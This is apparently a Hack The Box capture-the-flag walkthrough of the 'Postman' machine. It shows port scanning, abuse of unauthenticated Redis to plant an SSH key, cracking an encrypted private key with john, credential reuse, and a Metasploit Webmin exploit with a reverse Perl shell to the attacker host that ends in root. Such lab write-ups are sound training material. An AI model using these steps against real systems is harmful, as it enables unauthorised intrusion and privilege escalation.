postman

at this machine find redis service and can authenticate with no password then upload public ssh file to redis so this how we got in by search in folders found id_rsa file at opt directory and after crack it we can change user and get user flag , webmin run as root , by reuse credentials we can log in webmin dashboard and select module from msfconsole we can gain root access


first we recon

```
┌──(root㉿meow)-[~/htb/postman]
└─# nmap 10.129.2.1 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 20:14 EDT
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.77% done; ETC: 20:34 (0:17:49 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:10:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.70% done; ETC: 20:42 (0:16:36 remaining)
Stats: 0:22:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.52% done; ETC: 20:44 (0:06:33 remaining)
Nmap scan report for 10.129.2.1
Host is up (0.31s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
6379/tcp  open  redis
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 1808.02 seconds
```

we can use `nc` or `redis-cli` to connect to redis

and we can do import ssh key into redis and follow steps here https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis



after doing those steps we now in

by search around files in system found

```
redis@Postman:/var/www/html$ ls -la /opt/
total 12
drwxr-xr-x  2 root root 4096 Sep 11  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rwxr-xr-x  1 Matt Matt 1743 Aug 26  2019 id_rsa.bak
redis@Postman:/var/www/html$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vProD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

then crack it by make id_rsa file then `ssh2john id_rsa >> id_rsa.john` then `john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.john`


```
┌──(root㉿meow)-[~/htb/postman]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa)
1g 0:00:00:00 DONE (2023-07-22 21:33) 3.125g/s 771300p/s 771300c/s 771300C/s confused6..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

lets su to Matt user

```
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ ls
id_rsa.bak
Matt@Postman:/opt$ cd /home/
Matt@Postman:/home$ ls
Matt
Matt@Postman:/home$ cd Matt/
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ cat user.txt
9fd39fafeefacb99f291778b96eb86b4
```

we got first flag

we found webmin while doing nmap and its version was 1.910 so i try login from the dashboard and reuse user credentials and yeah it worked



for root

found this module at metasploit `linux/http/webmin_packageup_rce`

```
msf6 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.2.1       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.9       yes       The listen address (an interface may be specified)
   LPORT  9005             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.16.9:9005
[+] Session cookie: 972aca51fe871f8d3be4bdaa242f648a
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.16.9:9005 -> 10.129.2.1:40836) at 2023-07-22 21:59:52 -0400
id

uid=0(root) gid=0(root) groups=0(root)
```

```
cat /root/root.txt
71f24ffd59d0d743ff4bb25ea026e8c9
```

really fast machine thx for reading ^-^